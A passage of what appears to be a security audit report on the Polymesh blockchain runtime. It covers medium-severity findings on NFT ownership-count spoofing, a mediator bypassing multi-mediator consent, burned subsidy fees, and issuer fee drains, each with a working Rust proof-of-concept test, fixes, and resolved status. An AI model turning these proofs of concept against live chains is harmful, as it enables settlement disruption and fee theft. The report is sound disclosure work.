+use pallet_scheduler as scheduler;
+use pallet_settlement::{InstructionAffirmsPending, InstructionStatuses};
use polymesh_primitives::settlement::{InstructionId, SettlementType};
+use polymesh_primitives::settlement::InstructionStatus;
use polymesh_primitives::PortfolioId;
use polymesh_runtime_common::Weight;

use super::setup::add_and_affirm_simple_instruction;
use crate::storage::{vec_to_btreeset, User};

```

```

-use crate::{ExtBuilder, TestStorage};
+use crate::{next_block, ExtBuilder, TestStorage};

type Error = pallet_settlement::Error<TestStorage>;
type System = frame_system::Pallet<TestStorage>;
@@ -58,3 +61,46 @@ fn withdraw_after_locking() {
    );
    });
}
+
+#[test]
+fn non_party_can_cancel_scheduled_settlement_with_empty_portfolios() {
+    ExtBuilder::default().build().execute_with(|| {
+        System::set_block_number(1);
+
+        let eve = User::new(Sr25519Keyring::Eve);
+        let bob = User::new(Sr25519Keyring::Bob);
+        let dave = User::new(Sr25519Keyring::Dave);
+        let alice = User::new(Sr25519Keyring::Alice);
+        let instruction_id = InstructionId(0);
+
+        add_and_affirm_simple_instruction(alice, bob, dave, SettlementType::S
ettlementOnAffirmation);
+
+        let scheduled_block = System::block_number() + 1;
+        assert_eq!(scheduler::Agenda:::<TestStorage>::get(scheduled_block).len
(), 1);
+        assert_eq!(
+            InstructionStatuses:::<TestStorage>::get(instruction_id),
+            InstructionStatus::Pending
+        );
+        assert_eq!(InstructionAffirmsPending:::<TestStorage>::get(instruction_
id), 0);
+    });
+}

```

```

+      assert_ok!(Settlement::withdraw_affirmation(
+        eve.origin(),
+        instruction_id,
+        vec_to_btreeset(Vec::<PortfolioId>::new()),
+      ));
+
+      assert_eq!(scheduler::Agenda::<TestStorage>::get(scheduled_block).len
+        (), 0);
+      assert_eq!(InstructionAffirmsPending::<TestStorage>::get(instruction_
+        id), 0);
+      assert_eq!(
+        InstructionStatuses::<TestStorage>::get(instruction_id),
+        InstructionStatus::Pending
+      );
+
+      next_block();
+
+      assert_eq!(
+        InstructionStatuses::<TestStorage>::get(instruction_id),
+        InstructionStatus::Pending
+      );
+    });
+}

```

Impact

Any CDD-holding identity can prevent any `SettleOnAffirmation` instruction from executing by cancelling its scheduled task. Since `SettleOnAffirmation` is the default and most common settlement type, this affects the primary use case of the settlement pallet.

Recommendation

Add an empty-set guard at the top of `unsafe\_withdraw\_instruction\_affirmation` to reject calls with no portfolios:

```
fn unsafe_withdraw_instruction_affirmation(  
    did: IdentityId,  
    id: InstructionId,  
    portfolios: BTreeSet<PortfolioId>,  
    secondary_key: Option<&SecondaryKey<T::AccountId>>,  
    affirmation_count: Option<AffirmationCount>,  
) -> Result<FilteredLegs, DispatchError> {  
    ensure!(!portfolios.is_empty(), Error::::NoPortfoliosProvided);  
    // ... rest of function  
}
```

Status

Resolved

[commit](#)

[M-03] - Source DID spoofing in NFT controller_transfer corrupts DID-level ownership accounting

Description

In `base_controller_transfer`, a controller agent can supply a `source_portfolio` with a forged `.did` field. When `PortfolioKind::AccountId` is used, ownership validation checks only the account key (ignoring `.did`), but `NumberOfNFTs` is always keyed by `.did`, allowing any controller agent to arbitrary decrement victim's NFT count while transferring from their own portfolio.

Vulnerability Detail

The entry point `controller_transfer` delegates to `base_controller_transfer`, which validates permissions only for the caller's destination portfolio and then validates the transfer against the caller-provided `source_portfolio`:

```
pub fn base_controller_transfer(
    origin: T::RuntimeOrigin,
    nfts: NFTs,
    source_portfolio: PortfolioId,
    callers_portfolio_kind: PortfolioKind,
) -> DispatchResult {
    let caller_portfolio = Asset::<T>::ensure_origin_asset_and_portfolio_permissions(
        origin,
        *nfts.asset_id(),
        callers_portfolio_kind,
        true,
    )?;
    Self::validate_nft_transfer(&source_portfolio, &caller_portfolio, &nfts, true,
None)?;
    Self::unverified_nfts_transfer(&source_portfolio, &caller_portfolio, &nfts)?;
    Ok(())
}
```

For account-based portfolios, ownership is checked only against the account key stored in `PortfolioKind::AccountId(...)`:

```
pub fn is_nft_owner(portfolio_id: &PortfolioId, asset_id: &AssetId, nft_id: &NFTId) ->
bool {
    if let PortfolioKind::AccountId(acc_id) = &portfolio_id.kind {
        return T::NFT::is_nft_holder(acc_id, asset_id, nft_id);
    }
    PortfolioNFT::<T>::contains_key(portfolio_id, (asset_id, nft_id))
}
```

However, `validate_nft_transfer` and `unverified_nfts_transfer` use `sender_portfolio.did` for count checks and mutations:

```
ensure!(
    NumberOfNFTs::<T>::get(nfts.asset_id(), sender_portfolio.did) >= nfts_transferred,
    Error::<T>::InvalidNFTTransferInsufficientCount
);
NumberOfNFTs::<T>::mutate(nfts.asset_id(), sender_portfolio.did, |balance| {
    *balance = balance.saturating_sub(transferred_amount)
});
NumberOfNFTs::<T>::mutate(nfts.asset_id(), receiver_portfolio.did, |balance| {
    *balance = balance.saturating_add(transferred_amount)
});
```

As a result, any controller agent can submit a forged source portfolio such as:

- `did = victim_did`
- `kind = PortfolioKind::AccountId(malicious controller agent account)`

This breaks the assumption that `NumberOfNFTs(asset_id, did)` reflect the NFTs actually held by that identity.

Proof of Concept

Make the following changes in `pallets/runtime/tests/src/nft.rs` and execute the test with:

```
`cargo test -p polymesh-runtime-tests
controller_transfer_account_portfolio_did_spoof_corrupts_counts -- --nocapture`
```

```
#[test]
```

```

fn controller_transfer_account_portfolio_did_spoof_corrupts_counts() {
    ExtBuilder::default().build().execute_with(|| {
        let alice: User = User::new(Sr25519Keyring::Alice);
        let bob: User = User::new(Sr25519Keyring::Bob);
        let asset_id = create_nft_collection(
            alice.clone(),
            AssetType::NonFungible(NonFungibleType::Derivative),
            Vec::new().into(),
        );

        let alice_account_portfolio = PortfolioId::new(alice.did,
PortfolioKind::AccountId(alice.acc()));

        let alice_default_portfolio = PortfolioId::default_portfolio(alice.did);
        let bob_default_portfolio = PortfolioId::default_portfolio(bob.did);

        let forged_source_portfolio = PortfolioId::new(bob.did,
PortfolioKind::AccountId(alice.acc()));

        // Mint two NFTs into Alice's account-based portfolio.
        mint_nft(
            alice.clone(),
            asset_id,
            Vec::new(),
            alice_account_portfolio.kind.clone(),
        );
        mint_nft(
            alice.clone(),
            asset_id,
            Vec::new(),
            alice_account_portfolio.kind.clone(),
        );

        // Move one NFT to Bob so his DID-level count is high enough for the forged
source portfolio.

        let mut weight_meter = WeightMeter::max_limit_no_minimum();
        assert_ok!(with_transaction(|| {
            NFT::base_nft_transfer(
                alice_account_portfolio.clone(),
                bob_default_portfolio.clone(),
            )
        }));
    });
}

```



```

        NFTs::new(asset_id, vec![NFTId(1)]).unwrap(),
        InstructionId(0),
        None,
        alice.did,
        &mut weight_meter,
    )
    ));
assert_eq!(NumberOfNFTs:::<TestStorage>::get(&asset_id, alice.did), 1);
assert_eq!(NumberOfNFTs:::<TestStorage>::get(&asset_id, bob.did), 1);
assert!(Portfolio::is_nft_owner(&alice_account_portfolio, &asset_id, &NFTId(2)));
assert!(Portfolio::is_nft_owner(&bob_default_portfolio, &asset_id, &NFTId(1)));
// Alice now forges Bob's DID into the source portfolio while still using Alice's
account key.
assert_ok!(NFT::controller_transfer(
    alice.origin(),
    NFTs::new(asset_id, vec![NFTId(2)]).unwrap(),
    forged_source_portfolio,
    PortfolioKind::Default
));
// Ownership moved from Alice's account portfolio into Alice's default portfolio.
assert!(!Portfolio::is_nft_owner(&alice_account_portfolio, &asset_id,
&NFTId(2)));
assert!(Portfolio::is_nft_owner(&alice_default_portfolio, &asset_id, &NFTId(2)));
// Bob still owns NFT(1), but his DID-level count was decremented by the forged
transfer.
assert!(Portfolio::is_nft_owner(&bob_default_portfolio, &asset_id, &NFTId(1)));
assert_eq!(NumberOfNFTs:::<TestStorage>::get(&asset_id, bob.did), 0);
// Alice's DID count is now inflated even though she still owns only one NFT.
assert_eq!(NumberOfNFTs:::<TestStorage>::get(&asset_id, alice.did), 2);
});
}

```

Impact

Any controller asset agent can corrupt DID-level NFT accounting for arbitrary holders of the same asset. This does not require stealing the victim's NFTs; it only requires the



victim to have a sufficient `NumberOfNFTs` count for the targeted asset. Once corrupted, the victim can be denied service in later transfer or redemption flows that rely on `NumberOfNFTs`.

Recommendation

In `controller_transfer` and `validate_nft_transfer`, if the source portfolio is account-based, derive the real DID from the account key and use that DID for all checks.

Status

Resolved

[M-04] - Mediator Can Withdraw Affirmation From Locked Instructions and Execute Without Multi-Mediator Consensus

Description

The `SettleAfterLock` flow requires all mediators to affirm before an instruction can be locked. As per the documentation, once the instruction is locked, it provides an execution guarantee, meaning execution by any mediator cannot fail. During the lock period, parties cannot withdraw affirmation or reject the instruction. The documentation explicitly states: "Withdrawal of affirmations remains blocked (status is still `LockedForExecution`)".

However, two compounding flaws allow a mediator to withdraw their consent/affirmation after an instruction is locked and still execute the instruction unilaterally, bypassing the multi-mediator approval requirement:

1. `base_withdraw_affirmation_as_mediator` does not block withdrawals on `LockedForExecution` instructions. Unlike the party/portfolio withdrawal path (which correctly enforces the documented invariant and explicitly rejects `LockedForExecution` status), the mediator path only calls `ensure_instruction_validity(is_execute=false)`, which permits any status except `Unknown`.
2. `ensure_mediator` uses an existence check (`!= Unknown`) rather than an authorization check (`== Affirmed`). Thus, a mediator with `Pending` status (who has withdrawn) still passes the caller check for `execute_manual_instruction`.

Vulnerability Detail

Bug 1: Missing `LockedForExecution` guard on mediator withdrawal (documented invariant violation):

Portfolio withdrawals correctly enforce the documented invariant:

```
// lib.rs:1755 - portfolio withdrawal blocks on LockedForExecution
if InstructionStatus::LockedForExecution == InstructionStatuses::<T>::get(id) {
    return Err(Error::<T>::InvalidInstructionStatusForWithdrawal.into());
}
```

However, `base_withdraw_affirmation_as_mediator` has no equivalent guard. It calls `ensure_origin_perm_and_instruction_validity(origin, instruction_id, false)` which only checks `status != Unknown`, meaning `LockedForExecution` passes.

Bug 2: `ensure_mediator` is an identity check, not an authorization check:

```
// lib.rs:3288-3296
fn ensure_mediator(inst_id: &InstructionId, did: &IdentityId) -> DispatchResult {
    if InstructionMediatorsAffirmations::<T>::get(inst_id, did)
        == MediatorAffirmationStatus::Unknown
    { return Err(Error::<T>::CallerIsNotAMediator.into()); }
    Ok(())
}
```

This only checks `!= Unknown`. A mediator who withdrew their affirmation (`status -> Pending`) passes this check. Furthermore, the `LockedForExecution` branch of `base_manual_execution` calls only `ensure_mediator`, then directly calls `simplified_asset_transfer`. It never calls `validate_mediators_affirmations`, which would verify that all mediators hold `Affirmed` status.

Proof of Concept

1. An instruction with `SettleAfterLock` type is created with mediators A and B.
2. All counterparties affirm. Mediators A and B both affirm.
3. Mediator A calls `lock_instruction` →
`validate_execute_instruction_pre_conditions` passes (all affirmed) →
`status = LockedForExecution`.
4. Invariant violation: Mediator B calls `withdraw_affirmation_as_mediator` →
succeeds (no `LockedForExecution` guard, violating documented invariant) → B's
`status = Pending`.

5. Mediator B calls `execute_manual_instruction` → `ensure_mediator(B)` passes (`Pending != Unknown`) → `simplified_asset_transfer` executes the instruction with no mediator affirmation check.
6. The instruction settles despite mediator B having explicitly revoked their consent, bypassing multi-mediator consensus.

```
fn poc_mediator_executes_after_withdrawing_affirmation_from_locked_instruction() {
  test_with_cdd_provider(|_eve| {
    // Setup: alice = sender + venue creator, bob = receiver
    // charlie = mediator_1, dave = mediator_2 (distinct from parties/venues)
    let alice = User::new(Sr25519Keyring::Alice);
    let bob = User::new(Sr25519Keyring::Bob);
    let charlie = User::new(Sr25519Keyring::Charlie);
    let dave = User::new(Sr25519Keyring::Dave);

    let (asset_id, venue_id) = create_and_issue_sample_asset_with_venue(&alice);
    let amount = 100u128;
    let alice_portfolio = PortfolioId::default_portfolio(alice.did);
    let bob_portfolio = PortfolioId::default_portfolio(bob.did);
    let instruction_id = InstructionCounter::<TestStorage>::get();

    // --- Step 1: Create a SettleAfterLock instruction with distinct mediators ---
    let mediators: BTreeSet<IdentityId> = [charlie.did, dave.did].into();
    assert_ok!(Settlement::add_instruction_with_mediators(
      alice.origin(), venue_id, SettlementType::SettleAfterLock, None, None,
      vec![Leg::Fungible { sender: alice_portfolio.clone(), receiver:
bob_portfolio.clone(), asset_id, amount }],
      None, mediators.try_into().unwrap(),
    ));

    // --- Step 2: Both parties affirm ---
    assert_ok!(Settlement::affirm_instruction(alice.origin(), instruction_id,
BTreeSet::from([alice_portfolio.clone()]).try_into().unwrap()));
    assert_ok!(Settlement::affirm_instruction(bob.origin(), instruction_id,
BTreeSet::from([bob_portfolio.clone()]).try_into().unwrap()));
```

```

// --- Step 3: Both mediators (Charlie & Dave) affirm ---
    assert_ok!(Settlement::affirm_instruction_as_mediator(charlie.origin(),
instruction_id, None));

    assert_ok!(Settlement::affirm_instruction_as_mediator(dave.origin(),
instruction_id, None));

    assert_eq!(InstructionMediatorsAffirmations:::<TestStorage>::get(instruction_id,
dave.did), MediatorAffirmationStatus::Affirmed { expiry: None });

// --- Step 4: Charlie (mediator_1) locks the instruction ---
    assert_ok!(Settlement::lock_instruction(charlie.origin(), instruction_id,
frame_support::pallet_prelude::Weight::MAX));

    assert_eq!(InstructionStatuses:::<TestStorage>::get(instruction_id),
InstructionStatus::LockedForExecution);

// --- Step 5 [BUG 1]: Dave (mediator_2) WITHDRAWS from a LockedForExecution
instruction ---
    assert_ok!(Settlement::withdraw_affirmation_as_mediator(dave.origin(),
instruction_id));

    assert_eq!(InstructionMediatorsAffirmations:::<TestStorage>::get(instruction_id,
dave.did), MediatorAffirmationStatus::Pending);

    let alice_balance_before = pallet_asset::BalanceOf:::<TestStorage>::get(&asset_id,
alice.did);
    let bob_balance_before = pallet_asset::BalanceOf:::<TestStorage>::get(&asset_id,
bob.did);

// --- Step 6 [BUG 2]: Dave executes despite having withdrawn ---
    assert_ok!(Settlement::execute_manual_instruction(dave.origin(), instruction_id,
None, 1, 0, 0, None));

// --- Step 7: Verify assets transferred despite revoked consent ---
    assert_eq!(pallet_asset::BalanceOf:::<TestStorage>::get(&asset_id, alice.did),
alice_balance_before - amount);

    assert_eq!(pallet_asset::BalanceOf:::<TestStorage>::get(&asset_id, bob.did),
bob_balance_before + amount);

    assert_eq!(InstructionStatuses:::<TestStorage>::get(instruction_id),
InstructionStatus::Success(0));

});
}

```

Impact

1. Multi-mediator consent bypass: The invariant that all mediators must approve is broken for `LockedForExecution` instructions. A mediator's explicit withdrawal is silently ignored at execution time. In regulated settlement contexts where multiple mediators are required (e.g., compliance officer + legal officer), a single mediator can bypass the other's approval.
2. Irreversible asset transfer without full consent: `simplified_asset_transfer` calls `prune_instruction` on success, destroying all on-chain state. There is no recourse after execution.
3. Self-execution after revocation: A mediator can lock an instruction, withdraw consent, and immediately execute it themselves; the multi-party approval model is entirely ineffective for the locked execution path.

Recommendation

Two fixes are proposed. Fix 1 is the safer root-cause remedy, Fix 2 is a defense-in-depth backstop. Both should be applied.

Fix 1 — Enforce the documented invariant, block mediator withdrawal on `LockedForExecution` (root-cause fix):

```
/ In base_withdraw_affirmation_as_mediator
ensure!(
  InstructionStatuses::<T>::get(&instruction_id) != InstructionStatus::LockedForExecution,
  Error::<T>::InvalidInstructionStatusForWithdrawal
);
```

Fix 2 — Strengthen the authorization check in `ensure_mediator` (or replace the call in the `LockedForExecution` branch with `validate_mediators_affirmations`):

```
// Option A: fix ensure_mediator to check Affirmed
if InstructionMediatorsAffirmations::<T>::get(inst_id, did)
  != MediatorAffirmationStatus::Affirmed
{
  return Err(Error::<T>::CallerIsNotAMediator.into());
}
```

```
// Option B: replace ensure_mediator call in LockedForExecution branch
InstructionStatus::LockedForExecution => {
    if !skip_caller_check {
        Self::ensure_mediator(&inst_id, &caller_did)?;
    }
    Self::validate_mediators_affirmations(&inst_id)?; // Add this
    Self::simplified_asset_transfer(...)?;
}
```

Status

Resolved

[Commit](#)

[M-05] - Subsidiser's Locked Tx Fee Burned When Protocol Fees Exhaust Subsidy Budget in `post_dispatch`

Description

The Polymesh relay subsidy mechanism allows a designated paying key (subsidiser) to fund both transaction fees and protocol fees on behalf of a subsidised user. The subsidy is tracked as a remaining POLYX budget in `pallet_relayer::Subsidies`.

The official Polymesh documentation establishes two design guarantees for the subsidy system:

1. "Once an allowance is exhausted, it must be renewed by the subsidizer before the key can transact again."
2. "Failed transactions still consume the allowance for the transaction fees consumed."

These statements imply the `remaining` budget is the sole accounting mechanism for all fee deductions and that transaction fees are always consumed from `remaining`, they are never burned.

However, a design flaw exists where `ChargeTransactionPayment` only validates the subsidy allowance against the transaction fee in `prepare` before dispatch, but protocol fees can debit that same allowance during call execution. When the transaction hits `post_dispatch`, it tries to debit the actual transaction fee from a subsidy allowance that was already reduced by protocol fees. If the `remaining` budget was depleted by the protocol fee mid-flight, the debit fails and returns `Err(Payment)`. The function then exits immediately, skipping `correct_and_deposit_fee`, and permanently burns the locked transaction fee.

Vulnerability Detail

The transaction lifecycle proceeds in three phases:

Phase 1 `prepare` :

The runtime checks `remaining >= max_tx_fee` (the only budget check), then locks `max_tx_fee` from the subsidiser's physical balance as an imbalance object. It does not reserve headroom for protocol fees.

```
// pallets/transaction-payment/src/lib.rs:414-445
let (_, subsidiser, imbalance) = self.withdraw_fee(&who, call, info, fee_with_tip)?;
// `imbalance` holds the locked max_tx_fee. If dropped without settlement -> BURNED.
```

Phase 2 Extrinsic execution (`dispatch`):

The call runs. If it charges a protocol fee (e.g., `register_unique_ticker = 25 POLYX`), `pallet_protocol_fee::charge_fees` calls `T::Subsidiser::debit_subsidy(user, protocol_fee)`. This reduces `remaining` in-place while physically withdrawing from the subsidiser's balance.

Phase 3 `post_dispatch`:

The runtime debits `remaining` a second time by `actual_tx_fee`. If the budget is exhausted, the `?` operator immediately returns the error, destroying the `imbalance` object and preventing the fee settlement:

```
// pallets/transaction-payment/src/lib.rs:447-498
let fee_key = {
    if let Some(subsidiser_acc) = subsidiser {
        // [!] BUG: `remaining` is now (original - protocol_fee).
        // If (remaining - protocol_fee) < actual_fee -> Err(Payment).
        // The `?` exits immediately - correct_and_deposit_fee is NEVER called.
        // `imbalance` (= max_tx_fee locked in prepare) goes out of scope and is burned.
        T::Subsidiser::debit_subsidy(&payers_key, actual_fee.into())?;
        subsidiser_acc
    } else {
        payers_key
    }
};

// SKIPPED when debit_subsidy above fails - Subsidiser gets no refund, validator gets nothing.
T::OnChargeTransaction::correct_and_deposit_fee(
```

```
&fee_key, info, post_info, actual_fee, tip, imbalance,
)?;
```

This sequence represents a block-invalidating DoS vector where execution succeeds but `post_dispatch` returns `InvalidTransaction::Payment`.

Proof of Concept

Add the following to `pallets/runtime/tests/src/relayer_test.rs` and run with:

```
cargo test -p polymesh-runtime-tests poc_protocol_fee_double_debit --
--nocapture
```

```
#[test]
fn poc_protocol_fee_double_debit() {
    ExtBuilder::default()
        .monied(true)
        .transaction_fees(100, 10, 10)
        .build()
        .execute_with(&do_poc_protocol_fee_double_debit);
}

fn do_poc_protocol_fee_double_debit() {
    use codec::Encode;

    let bob = User::new(Sr25519Keyring::Bob);
    let alice = User::new(Sr25519Keyring::Alice);
    let initial_alice_balance = Balances::free_balance(&alice.acc());

    // Choose a subsidised call that also charges a protocol fee during execution.
    // `register_unique_ticker` is allowed by SubsidyCallFilter AND charges a protocol
    fee.
    let call = call_asset_register_ticker(b"A");
    let len = call.encode().len();
    let call_info = info_from_weight(10_000_000);

    // Compute the tx fee that will be locked from Alice in prepare.
    let locked_fee = TransactionPayment::compute_fee(len as u32, &call_info, 0);
```

```

// Compute the protocol fee that will be charged DURING execution.
let protocol_fee = ProtocolFee::compute_fee(&[ProtocolOp::AssetRegisterTicker]);

// ATTACK SETUP: Alice sets remaining = exactly locked_fee.
// This leaves NO headroom for the protocol fee that will be debited mid-flight.
let attack_budget = locked_fee;
setup_subsidy(bob.clone(), alice.clone(), attack_budget);

// 1. PREPARE: passes (remaining >= locked_fee), locks `locked_fee` from Alice.
let val = ChargeTransactionPayment::from(0)
    .validate(RuntimeOrigin::signed(bob.acc()), &call, &call_info, len,
Default::default(), &TxBaseImplication(()), TransactionSource::InBlock).unwrap();
let pre = ChargeTransactionPayment::from(0)
    .prepare(val.1, &RuntimeOrigin::signed(bob.acc()), &call, &call_info,
len).unwrap();

// 2. EXECUTION: registers ticker, debiting the protocol fee from `remaining`
assert_ok!(call.clone().dispatch(bob.origin()));
let subsidy_after_exec = Subsidies::get(&bob.acc()).unwrap();
assert_eq!(
    subsidy_after_exec.remaining,
    attack_budget - protocol_fee,
    "remaining must have been reduced by protocol_fee during execution"
);

// 3. POST-DISPATCH: debit_subsidy fails -> ? short-circuits -> imbalance burned.
let mut actual_post_info = post_info_from_weight(1_000_000);
let err = ChargeTransactionPayment::post_dispatch(
    pre, &call_info, &mut actual_post_info, len, &Ok())
.unwrap_err();

// PROOF 1: Failed with Payment error
assert_eq!(err, TransactionValidityError::Invalid(InvalidTransaction::Payment));

```

```
// PROOF 2: Balance math confirms locked_fee + protocol_fee lost.
let post_dispatch_alice_balance = Balances::free_balance(&alice.acc());
assert_eq!(
    post_dispatch_alice_balance,
    initial_alice_balance - locked_fee - protocol_fee,
    "Alice lost locked_fee (burned imbalance) AND protocol_fee (physical withdrawal)"
);
}
```

Impact

1. Unrecoverable financial loss: The subsidiser loses the `max_tx_fee` (the burned imbalance) in addition to the `protocol_fee` already paid. This is materially more than the expected transaction cost.
2. Validator griefing: The validator receives the protocol fee correctly but loses the transaction fee reward (which burns instead of settling).
3. Trigger is non-malicious and automatic: This condition fires whenever a subsidised transaction charges a protocol fee and the subsidy remaining budget lacks the extra headroom for the protocol fee. No attacker is required, it is a design gap in the fee reservation model.

Recommendation

The `post_dispatch` function must not use the `?` operator on `debit_subsidy`. A failure of `debit_subsidy` in `post_dispatch` must be handled gracefully so that the imbalance is not dropped without calling `correct_and_deposit_fee`, ensuring the subsidiser receives any applicable refund and the validator is paid.

```
// Proposed fix in `post_dispatch`
let fee_key = {
    if let Some(subsidiser_acc) = subsidiser {
        // Swallow the error – the subsidiser already physically paid in `prepare`
        // and must receive their refund regardless of the `remaining` accounting state.
        let _ = T::Subsidiser::debit_subsidy(&payers_key, actual_fee.into());
        subsidiser_acc
    }
}
```

```
    } else {  
        payers_key  
    }  
};  
  
// Proceed unconditionally - validator gets paid, subsidiser gets refunded  
T::OnChargeTransaction::correct_and_deposit_fee(  
    &fee_key, info, post_info, actual_fee, tip, imbalance,  
)?;
```

Additionally, the `prepare` phase could validate that `remaining >= max_tx_fee + expected_protocol_fees` to prevent the budget from being silently exhausted during execution before `post_dispatch` runs.

Status

Resolved

[Commit](#)

[M-06] Failed issuer-paid authorization retries can charge the issuer without consuming `Authorization.count`

Description

Polymesh supports issuer-paid authorization flows where the authorization issuer's primary key pays the transaction fee for another party. The runtime also tracks a retry budget in `Authorization.count`, intended to cap how many failed sponsored attempts can occur before the authorization stops qualifying for issuer-paid sponsorship.

However, the fee-routing logic and the retry-accounting logic diverge for `MultiSig::approve_join_identity`. The runtime correctly selects the issuer as the payer for that call, but it fails to surface the same call's `auth_id` into `post_dispatch`. As a result, a failed issuer-paid retry still charges the issuer, while the authorization retry counter remains unchanged.

This turns a bounded sponsorship flow into a repeatable fee drain for as long as the authorization remains live.

Vulnerability Detail

When an authorization is created, it starts with a retry budget equal to `MaxAuthRetries`:

```
let auth = Authorization {  
  authorization_data: authorization_data.clone(),  
  authorized_by: from,  
  expiry,  
  auth_id: new_auth_id,  
  count: T::MaxAuthRetries::get() as u32,  
};
```

See `pallets/identity/src/auth.rs:75`

For `MultiSig::approve_join_identity`, the runtime explicitly routes fee payment through the authorization issuer:

```
MultiSigCall::approve_join_identity { multisig, auth_id } => {
```

```

CddHandler::<A>::get_multisig_payer(
    multisig.clone(),
    &caller_acc_id,
    Some((CallType::AcceptIdentitySecondary, auth_id)),
)
}

```

See `pallets/runtime/common/src/fee\_details.rs:114`

But `get\_authorization\_id()` does not return the `auth\_id` for that same call variant:

```

fn get_authorization_id(call: &C) -> Option<u64> {
    match call.try_into() {
        Ok(Call::MultiSig(multi_sig_call)) => {
            if let MultiSigCall::accept_multisig_signer { auth_id } = multi_sig_call {
                return Some(*auth_id);
            }
        }
        Ok(Call::Relayer(relayer_call)) => {
            if let RelayerCall::accept_paying_key { auth_id } = relayer_call {
                return Some(*auth_id);
            }
        }
        Ok(Call::Identity(identity_call)) => match identity_call {
            IdentityCall::join_identity_as_key { auth_id }
            | IdentityCall::rotate_primary_key_to_secondary { auth_id, .. } => {
                return Some(*auth_id)
            }
            IdentityCall::accept_primary_key { rotation_auth_id, .. } => {
                return Some(*rotation_auth_id)
            }
            _ => {}
        },
        Err(_) => {}
    }
}

```



```
None
```

```
}
```

See `pallets/runtime/common/src/fee\_details.rs:226`

That missing `auth\_id` flows directly into `prepare()`:

```
let (_, subsidiser, imbalance) =
    self.withdraw_fee(&who, call, info, fee_with_tip)?;
let auth_id = T::CddHandler::get_authorization_id(call);
```

See `pallets/transaction-payment/src/lib.rs:410`

On failure, `post\_dispatch()` only decrements retry budget if an `auth\_id` was captured:

```
if result.is_err() {
    T::CddHandler::decrease_authorization_count(&who, auth_id);
}
```

See `pallets/transaction-payment/src/lib.rs:445`

At the same time, transaction payment still charges the selected payer. Before dispatch, it withdraws from the account chosen by `get\_valid\_payer()`:

```
let (payers_key, subsidiser) = Self::check_subsidy_conditions(who, call, fee_with_tip)?;
...
let liq_info =
    <<T as pallet_transaction_payment::Config>::OnChargeTransaction as
    OnChargeTransaction<T>::withdraw_fee(
        fee_key,
        call,
        info,
        fee_with_tip,
        tip,
    )?;
```

See `pallets/transaction-payment/src/lib.rs:209`

And after dispatch, it settles the actual fee against that same payer context:

```
let payers_key = T::CddHandler::get_payer_from_context().unwrap_or(who.clone());
...
T::OnChargeTransaction::correct_and_deposit_fee(
    &fee_key, info, post_info, actual_fee, tip, imbalance,
)?;
```

See ``pallets/transaction-payment/src/lib.rs:454``

A concrete failing retry exists on ``approve_join_identity``. After one approval vote has already been recorded, the same signer hits ``AlreadyVoted`` on the next retry:

```
ensure!(
    !Votes::<T>::get((multisig, proposal_id), &signer),
    Error::<T>::AlreadyVoted
);
```

See ``pallets/multisig/src/lib.rs:1077``

The authorization remains eligible for issuer-paid routing as long as it is live and ``count > 0``:

```
Authorizations::<T>::get(target, *auth_id).filter(|auth| {
    auth.expiry
        .filter(|&expiry| <pallet_timestamp::Pallet<T>>::get() > expiry)
        .is_none()
        && auth.count > 0
})
```

See ``pallets/identity/src/auth.rs:172``.

This makes the following state reachable:

- the authorization is still live
- ``get_valid_payer()`` selects the issuer as payer
- ``get_authorization_id()`` returns ``None``

In that state:

1. validation succeeds with the issuer as payer

2. `prepare` withdraws the fee from the issuer
3. dispatch fails with `AlreadyVoted`
4. `post\_dispatch` settles the fee but skips retry-budget decrement
5. the next failing retry can repeat the same charge again

Proof of Concept

```
#[test]
fn issuer_paid_failed_join_identity_charges_issuer_and_skips_retry_budget() {
    ExtBuilder::default()
        .monied(true)
        .transaction_fees(5, 1, 1)
        .build()
        .execute_with(|| {
            with_real_cdd_handler(|| {
                let alice = User::new(Sr25519Keyring::Alice);
                let bob = Sr25519Keyring::Bob.to_account_id();
                let charlie = Sr25519Keyring::Charlie.to_account_id();
                let ms_address = create_multisig_default_perms(
                    alice.acc(),
                    create_signers(vec![bob.clone(), charlie.clone()]),
                    2,
                );
                let bob_auth_id = get_last_auth_id(&Signatory::Account(bob.clone()));
                let charlie_auth_id =
get_last_auth_id(&Signatory::Account(charlie.clone()));
                assert_ok!(MultiSig::accept_multisig_signer(
                    RuntimeOrigin::signed(bob.clone()),
                    bob_auth_id,
                ));
                assert_ok!(MultiSig::accept_multisig_signer(
                    RuntimeOrigin::signed(charlie),
                    charlie_auth_id,
                ));
            });
        });
}
```

```

assert_ok!(Identity::leave_identity_as_key(RuntimeOrigin::signed(
    ms_address.clone()
)));
let ms_signatory = Signatory::Account(ms_address.clone());
let auth_id = Identity::add_auth(
    alice.did,
    ms_signatory.clone(),
    AuthorizationData::JoinIdentity(Permissions::empty()),
    None,
)
.unwrap();
let call = RuntimeCall::MultiSig(multisig::Call::approve_join_identity {
    multisig: ms_address.clone(),
    auth_id,
});
let info = call.get_dispatch_info();
let len = 10;
assert_eq!(TestStorage::get_valid_payer(&call, bob.clone()),
Ok(Some(alice.acc())));
assert_eq!(TestStorage::get_authorization_id(&call), None);

assert_ok!(MultiSig::approve_join_identity(
    RuntimeOrigin::signed(bob.clone()),
    ms_address.clone(),
    auth_id,
));
let auth_before = Authorizations::get(&ms_signatory, auth_id)
    .expect("join-identity authorization should still be pending");
let alice_before = Balances::free_balance(&alice.acc());
let bob_before = Balances::free_balance(&bob);
for _ in 0..2 {
    let val = ChargeTransactionPayment::<TestStorage>::from(0)
        .validate(

```

```

        RuntimeOrigin::signed(bob.clone()),
        &call,
        &info,
        len,
        Default::default(),
        &TxBaseImplication(()),
        TransactionSource::InBlock,
    )
    .unwrap();
let pre = ChargeTransactionPayment::::from(0)
    .prepare(val.1, &RuntimeOrigin::signed(bob.clone()), &call,
&info, len)
    .unwrap();
let (mut post_info, dispatch_result) =
    match call.clone().dispatch(RuntimeOrigin::signed(bob.clone())) {
        Ok(info) => (info, Ok(())),
        Err(err) => (err.post_info, Err(err.error)),
    };
assert_eq!(
    dispatch_result,
    Err(multisig::Error::::AlreadyVoted.into())
);
assert!(ChargeTransactionPayment::::post_dispatch(
    pre,
    &info,
    &mut post_info,
    len,
    &dispatch_result,
)
.is_ok());

let auth_after_retry = Authorizations::get(&ms_signatory, auth_id)
    .expect("join-identity authorization should still be pending
after failure");
assert_eq!(auth_after_retry.count, auth_before.count);

```

```

    }

    let alice_after = Balances::free_balance(&alice.acc());
    let bob_after = Balances::free_balance(&bob);
    assert!(alice_after < alice_before);
    assert!(alice_before - alice_after >= 2);
    assert_eq!(bob_after, bob_before);
  });
});
}

```

Execute it with:

```

cargo test --manifest-path tests/Cargo.toml
